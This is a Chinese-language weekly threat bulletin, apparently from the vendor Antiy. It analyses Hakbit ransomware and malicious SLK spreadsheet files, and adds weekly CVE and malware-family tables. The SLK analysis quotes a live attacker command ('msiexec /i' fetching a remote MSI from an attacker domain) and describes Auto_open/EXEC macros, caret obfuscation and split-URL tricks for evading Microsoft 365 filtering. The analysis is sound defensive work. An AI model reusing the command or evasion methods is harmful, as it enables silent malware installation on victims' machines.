安天智甲有效防护 Hakbit 勒索软件

近日，安天 CERT 发现并分析了一个名为 Hakbit 的勒索软件。该勒索软件首次出现于 2020 年 1 月，是一款基于 .NET 编写的，通过垃圾邮件进行传播勒索软件。目标主要为制药、法律、金融、商业服务、零售和医疗等行业。经验证，安天智甲终端防御系统（简称 IEP）的勒索软件防护模块可有效阻止 Hakbit 勒索软件的加密行为。

该勒索软件通常通过垃圾邮件传播，邮件携带恶意宏的 office 文档，恶意宏运行后下载恶意下载器，下载器连接 C2 下载执行 Hakbit 勒索软件。Hakbit 运行后开始加密计算机上的文件，在原文件名后追加名为“crypted”的后缀。Hakbit 在计算机桌面上创建名为“HELP_ME_RECOVER_MY_FILES.txt”的勒索信，该勒索信内容包含勒索说明、联系邮箱和 USER_ID 等。Hakbit 勒索软件采用“AES+RSA”加密算法加密文件，并采用删除卷影副本、禁用修复、删除本地计算机的备份目录等具体行为防止受害者恢复已加密的文件。目前被加密的文件在未得到密钥前暂时无法解密。

安天提醒广大用户，及时备份重要文件，且文件备份应与主机隔离；及时安装更新补丁，避免一切勒索软件利用漏洞感染计算机；对非可信来源的邮件保持警惕，避免打开附件或点击邮件中的链接；尽量避免打开社交媒体分享的来源不明的链接，给信任网站添加书签并通过书签访问；避免使用弱口令或统一的密码；确保所有的计算机在使用远程桌面服务时采取 VPN 连接等安全方式，如果业务上无需使用远程桌面服务，建议将其关闭；可以使用反病毒软件（如安天智甲）扫描邮件附件，确认安全后再运行。

目前，安天追影产品已经实现了对该类勒索病毒的鉴定；安天智甲已经实现了对该勒索病毒的查杀。

木马程序

安天【追影威胁分析系统】无需更新病毒库，即可实现对上述木马程序进行有效检测，下为其自动形成的分析报告：

文件由页面手工提交，经由 BD 静态分析鉴定器、YARA 自定义鉴定器、来源信息鉴定器、数字证书鉴定器、元数据信息鉴定器、字符串分析鉴定器、反病毒引擎鉴定器、动态（WinXP）鉴定器、聚类分析鉴定器、关联分析鉴定器、智能学习鉴定器、静态特征检测鉴定器、安全云鉴定器、信标检测鉴定器、动态（Win7 x86）鉴定器等鉴定分析。

最终依据 BD 静态分析鉴定器、关联分析鉴定器将文件判定为木马程序。

◆ 概要信息

文件名	34b9.exe
文件类型	BinExecute/Microsoft.EXE[:X86]
大小	61 KB
MD5	0F27D1180D28E1BCAF4D66F6B51C087C
病毒类型	木马程序
恶意判定 / 病毒名称	Trojan[HEUR]/Msil.Bladabindi
判定依据	BD 静态分析

◆ 操作系统

操作系统	内置软件
WinXP 5.1.2600 Service Pack 3 Build 2600	默认、IE6、Firefox、Google Chrome、Office 2003、Flash、WPS、FoxitReader、Adobe Reader

◆危险行为

行为描述	危险等级
删除全盘所有卷影副本	★★★★
查询系统硬盘大小	★★★
文件篡改	★★★★★

◆常见行为

行为描述	危险等级
加载运行时 DLL	★
打开自身进程文件	★
获取系统信息（处理器版本、处理器类型等）	★
获取系统版本	★
检测自身是否被调试	★★
映像劫持	★★
检索系统内存信息	★
获取计算机名	★
设置调试器权限	★
枚举窗口	★
.....	.....

◆完整报告地址

安天周观察
安天官方微博 安天官方微信
主办：安天 2020 年 7 月 6 日 (总第 237 期) 试行 本期 4 版 微信搜索：antiylab 内部资料 免费交流

安天引擎助力 全线产品精准检测 SLK 格式威胁

概述

本周，安天威胁情报服务向客户推送了的关于基于 SLK 文件格式进行攻击的消息引发了用户和读者的关注——6 月 28 日，Avanan 的安全分析人员发现，在针对 Microsoft 365 用户的攻击中，.slk 文件的使用量显著增加。在这种攻击中，攻击者发送一个带有 .slk 附件的电子邮件，其中包含一个恶意宏 (MSI exec 脚本) 来下载和安装远程访问木马。这是一种非常复杂的攻击，具有多种专门设计用来绕过 Microsoft 365 的混淆方法。

由于SLK并非一种常见的文件格式，部分用户联系安天希望了解更多的细节信息以及安天产品对相关风险的防护情况。

安天在 2018 年下半年，开始捕获到通过 SLK 格式文件承载的宏病毒攻击，但由于这种攻击会触发 Office 的宏自动执行告警，所以当时并不流行。近期此类型攻击次数有所增加。近期攻击有两个特点：一是通过电子邮件附件的形式发送给用户，该附件包含恶意宏 (内嵌 MSI exec 或 PowerShell 脚本等) 用以下载和安装远程访问木马。二是最新的 .slk 文件通过构造可以成功绕过 Microsoft 365 安全性检测，这将给 2 亿多 Microsoft 365 用户带来风险。近期恶意样本通过电子邮件附件形式发送到用户，相关攻击电子邮件采用了社工构造技巧，相关的主题基于人员组织和个人信息构建。例如，发给制造商的电子邮件将讨论零件规格，发给技术公司的电子邮件将要求其更改大型电子订单，而发给政府部门的电子邮件将讨论法律问题。使用目标的名称和组织来定制主题、内容和附件文件名。它们的共同点是具有关联度，基于社工技巧让用户点击打开附件中的SLK文件。

对于安全人员来说，SLK 并不陌生，SLK (Symbolic Link) 是一种 Microsoft 基于文本的电子表格格式，通常用于在应用程序 (尤其是电子表格) 之间交换数据。SLK 文件通常具有 .slk 后缀，它仅由可显示的 ANSI 字符组成，可以很容易地由其他应用程序（例如数据库）创建和处理。尽管 SLK 文件不能包含 VBA 宏，但它们仍可以包含可执行代码，例如 DDE 命令或 MS Excel 4.0 宏。 在 2007 年 XLSX 引入之前且 XLS 文件是私有文件格式的时候，SLK 是 XLS 的开放格式替代品，对于最终用户来说，SLK 文件看起来像一个 Excel 文档。对于攻击者来说，这是绕过 Microsoft 365 安全性的一种简单方法，即使对于受 Microsoft 365 高级安全保护的账户也是如此。以下第 2 部分为详细样本分析，您可选择跳过，直接到达第 3 部分了解结论并获得防范建议。

样本分析

● SLK 恶意样本分析


SLK 格式本身是纯文本文件，由于纯文本文件没有固定格式头，这反而容易导致一些 AV 软件不能有效识别和处理。下图是近期流行的一个相关样本的部分内容，在其中可以发现 PowerShell 命令。该命令作为参数传递给 EXEC() 宏函数，Excel 宏函数 EXEC 可以将其参数作为系统命令执行。

在此样本中 “ PowerShell” 上方，可见字符串“Auto_open”以及对单元格 R101C1 的引用。这将名称 Auto_open 分配给单元格 R101C1，该名称在 MS Excel 4.0 宏中导致在打开文件时直接自动执行。

PowerShell 命令从 termbin .com 站点下载并执行第二个 PowerShell 命令

第二阶段下载 Windows 可执行文件

▲ 样本内容



▲ Excel 打开 SLK 文件

（java.exe），它实际上是 AZORult 恶意软件家族的实例。

▲ PowerShell 命令

●带有加密混淆的恶意 SLK 样本分析

恶意文件攻击流程简述

微软在宏病毒出现后，不断强化 Office 产品体系的安全性，包括设置自动宏告警、限制和提醒 Office 组件访问 Outlook 联系人列表，引入 ASLR 机制制衡格式溢出等。针对在线的 Microsoft 365 产品微软更是强化了默认安全防护 (Exchange Online Protection , 简称 EOP) 和其高级威胁防护 (Exchange Online Advanced Threat Protection，简称 ATP)。使用 .slk 文件之所以能 + 够绕过上述机制，安天研究人员分析研究了相关原因：

此类样本均采用 Excel 宏函数 EXEC 来执行其中的参数，不过攻击者采用了针对性的方法可绕过 Microsoft 365 安全性检测，该宏最终可在 Windows 计算机上运行如下命令，以静默模式运行 Windows Installer

（下转第三版）

每周安全事件

类 型	内 容
中文标题	APT 组织 StrongPity 攻击土耳其和叙利亚
英文标题	StrongPity APT – Revealing Trojanized Tools, Working Hours and Infrastructure
作者及单位	Liviu ARSENE&Radu Tudorica&Cristina VATAMANU&Alexandru MAXIMCIUC
内容概述	Bitdefender 研究人员最近发现 APT 组织 StrongPity 一直针对土耳其和叙利亚的受害者。StrongPity 利用水坑攻击策略有选择地感染受害者，使用木马化的流行工具，包括文件存档器、文件恢复程序、远程连接应用程序、实用程序甚至安全软件，并部署了三层 C & C 基础设施以阻止被分析。研究人员调查发现攻击者对库尔德人社区尤其感兴趣，还发现其中一个行动似乎是从 2019 年 10 月 1 日开始的，恰好与土耳其发动了对叙利亚东北部的军事攻势“和平之春”行动（Operation Peace Spring）相吻合，目前还没有直接的证据表明，StrongPity 是支持土耳其的军事行动的 APT 组织，但与受害者档案和分析样本时间戳构成了一个有趣的巧合。
链接地址	https://labs.bitdefender.com/2020/06/strongpity-apt-revealing-trojanized-tools-working-hours-and-infrastructure/

每周值得关注的恶意代码和漏洞信息

经安天【CERT】检测分析，本周有 3 个活跃的漏洞以及 7 个活跃的恶意代码家族值得关注

恶意代码类别	名称与发现时间	威胁等级	简要描述
活跃漏洞	Microsoft Windows Graphics Device Interface 安全漏洞（CVE-2020-1248）	高	Windows 图形设备接口 (GDI) 处理内存中对象的方式中存在远程代码执行漏洞。成功利用此漏洞的攻击者可能会控制受影响的系统。攻击者可随后安装程序；查看、更改或删除数据；或者创建拥有完全用户权限的新帐户。
	Microsoft SharePoint 安全漏洞（CVE-2020-1181）	高	当 Microsoft SharePoint Server 无法正确识别和筛选不安全的 ASP.NET Web 控件时，会触发远程代码执行漏洞。成功利用此漏洞的攻击者可以使用经特殊设计的页面在 SharePoint 应用程序池进程中执行操作。
	Microsoft Windows Server Message Block 安全漏洞（CVE-2020-1301）	高	该漏洞是由于 SMB 协议在处理某些请求时，进入了错误流程，导致攻击者可以触发远程代码执行漏洞。成功利用此漏洞的攻击者可以在目标系统上执行恶意代码。若要利用此漏洞，经身份验证的攻击者需要向目标服务器发送经特殊设计的数据包。
较为活跃样本家族	Trojan[GameThief]/Win32.OnLineGames	中	此威胁是一种针对网络游戏用户进行侵害的木马类家族。该家族木马通常会盗取网络游戏账号、密码和其它虚拟财产信息，并进行牟利。
	Trojan[Downloader]/NSIS.Adload	中	此威胁是一种下载类木马家族。该家族木马通常使用 NSIS（开源的 windows 系统下的程序制作工具）将木马与正常程序捆绑在一起，主要功能是通过网络下载其他恶意软件。
	Trojan/Win32.Cosmu	中	此威胁是一种下载类木马家族。该家族木马会从指定的服务器下载多种恶意软件和广告软件。该家族木马还会在系统后台定时访问指定的站点，以提高这些网站的访问量，为木马制作者获取利益。
	Trojan[Backdoor]/Win32.Tiny	中	此威胁是一种窃密类木马家族。该家族木马运行后连接远程服务器下载恶意代码并执行，可以窃取用户敏感信息。
	Trojan[Packed]/Win32.Upantix	中	此威胁是一种具有窃密行为的木马家族。该家族的样本通常以加壳的形式存在。该家族的样本在执行后会收集用户的数据，并通过网络回传给特定的服务器。
	Trojan/Android.MuddyWatera	中	此威胁是安卓平台的窃密类木马家族。该家族木马伪装成正常应用，运行后隐藏图标，窃取用户联系人、短信、通话记录、应用安装列表等隐私，通过短信传播，会造成用户隐私泄露，请卸载。
	Trojan/Android.GBanker	中	此威胁是安卓平台的窃密类木马家族。该家族木马伪装成系统服务，程序运行后隐藏图标，通过虚假界面盗取银行信息，同时窃取用户短信和通讯录上传到远程服务器，还会私发短信，造成用户隐私泄露 和财产损失，建议卸载。

（上接第一版）

（msiexec）安装他们决定在其站点上托管的任何 MSI 软件包。

msiexec /i http://investinyouproject.com/blocked.php /q

恶意文件工作机理

▲ 样本内容

1. 在 SLK 文件中调用 Excel 宏函数 EXEC 执行命令；

2. 多次调用宏命令，通过命令行转义字符“^”来混淆脚本。其中第一个宏命令使用字符‘Ms’创建一个批处理文件：

第二个宏命令添加 msiexec 命令剩余字符及 URL 前部分：

第三个宏命令添加 URL 剩余部分：

第四个宏命令运行该批处理文件；

至此恶意 SLK 文件运行几个简单的命令即可创建恶意安装脚本并开始安装攻击者决定托管的任何软件。

有针对性的方法可绕过 Microsoft 365 安全检测

由于 Windows Office 的“受保护的视图”并不适用于从互联网或电子邮件下载的 SLK 文件，所以 Excel 不会在只读模式加载它们，并且此类样本专门设计用来绕过 Microsoft 365 安全性检查 (包括其高级威胁防护) 的许多混淆技术。

1) 攻击是从数百个免费 Hotmail 账户发送的，每个账户一次仅发送少量邮件，以绕开微软统计机制；

2) 宏脚本包含“ ^”字符，以使过滤器混淆；


3) 该网址分为两部分，因此其安全性检测不会将其视为网络链接；

4) 发送电子邮件后，托管服务器变为活动状态，因此如果被 ATP 沙箱化，托管服务器似乎也是无害的；

5) 托管服务器仅响应“ Windows Installer”用户代理，而忽略其他查询。

●样本捕获情况


安天威胁情报系统查询结果可见，恶意 SLK 代码从 2018 年开始出现，目前仍在持续传播中，近期出现明显增长趋势，下图为安天对此类恶意样本捕获次数的时间分布图。



▲恶意样本捕获分布图

攻击者一直在不断寻找文件格式与攻击载荷的新组合，除了常见的 VBA 和利用格式文档溢出、格式执行等漏洞的方式之外，Office 为了保持兼容，还支持一些用户不熟悉的文件类型 (例如 IQY、SLK)，这些文件类型大多被遗忘，很少在正常环境中使用。由于 Excel 支持打开这些文件类型，所以这些在 Windows 中可以显示为一个熟悉的 Excel 图标，从而增加受害者的可信度，而由于 Windows 默认隐藏已知格式文件扩展名，因此用户看不到文件扩展名是 xls 还是 slk。使用 Excel 打开此类文件后，如果受害者的计算机上启用了 DDE(Dynamic Data Exchange，动态数据交换) 协议，那么便可以轻松执行恶意代码。正是由于这些 Office 提供的现在未使用和被遗忘的特性，攻击者可以利用这些特性来创建成功的攻击。这是一种攻防信息的不对称，应用者更多努力适应和寻找新的能力特性；而攻击者寻找向前兼容带入的窗口，一旦找到后，攻击者就可以用很少的代价创建高效的攻击。

安天引擎对各类文件格式实现精确格



▲ 安天对恶意 SLK 文件实现命名精准的检测

式识别和预处理，进一步实现病毒精准检测。如针对各类 Office 复合文档，首先通过快速识别判断对象格式，并对其进行深度拆解，识别并分离出内嵌各种递归对象，如 Office 中的 OLE 嵌入块和宏等等。当发现加密混淆内容后，其中一部分可被引擎的解密解压分支，对加密混淆代码进行有效还原，对还原后的代码实现精准检测。如还原失败，则利用启发检测模块实现对混淆代码的快速判定。通过相关样本在 VT 报警名称的对比，可见安天威胁命名精准、命名易于理解，信息参考价值较高。

安天在过去 20 年的发展历程中，积累了深厚的威胁对抗底蕴，在十年铸剑自主反病毒检测引擎的基础上，研发了下一代威胁检测引擎。作为安天全线安全产品的“发动机”，深度全面的威胁检测引擎可为产品注入强大的动力。安天下一代威胁检测引擎具有非常高的威胁检出率，配套对威胁提供精准的命名、对应的威胁框架能力标签；既强化了安天产品的基础检测和防御能力，也同时增加了相关的安全知识和威胁情报，成为为了安天产品创造安全价值、提供有效防护的“动力之源”。安天产品既有自主引擎所支撑的强大检测能力，同时对标威胁框架，通过大量记录、检测、防御点，构筑立体防御。如应对通过电子邮件传播的 SLK 文件威胁，安天智甲不仅能进行文件对象检测，同时也对 Powershell、等执行入口进行指令分析，实时拦截风险动作。

防护建议

安天智甲终端防御系统可有效防护相关威胁对终端的攻击，邮件服务器可部署由安天邮件检测插件和追影威胁分析系统组成的邮件安全解决方案。

若有意获取威胁情报推送服务请联络安天全国服务热线：400-840-9234

微信扫描二维码关注公众号查看原文